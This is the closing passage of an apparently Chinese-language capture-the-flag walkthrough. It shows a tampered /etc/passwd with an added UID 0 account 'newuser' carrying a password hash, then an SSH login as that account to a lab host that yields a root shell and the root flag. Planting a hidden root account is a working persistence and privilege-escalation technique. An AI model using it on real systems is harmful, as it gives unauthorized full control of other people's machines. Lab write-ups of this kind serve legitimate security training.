systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
newuser:aacFCuAIHhrCM:0:0::/root:/bin/bash
```

然后登录上去就行了

```
[root@Hacking] /home/kali/exchange
❯ ssh newuser@192.168.55.122
newuser@192.168.55.122's password:
Linux moban 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 12 12:18:10 2025 from 192.168.55.4
root@moban:~# id
uid=0(root) gid=0(root) groups=0(root)
root@moban:~# cat /root/root.txt
flag{root-6dbfaf[redacted]
root@moban:~#
```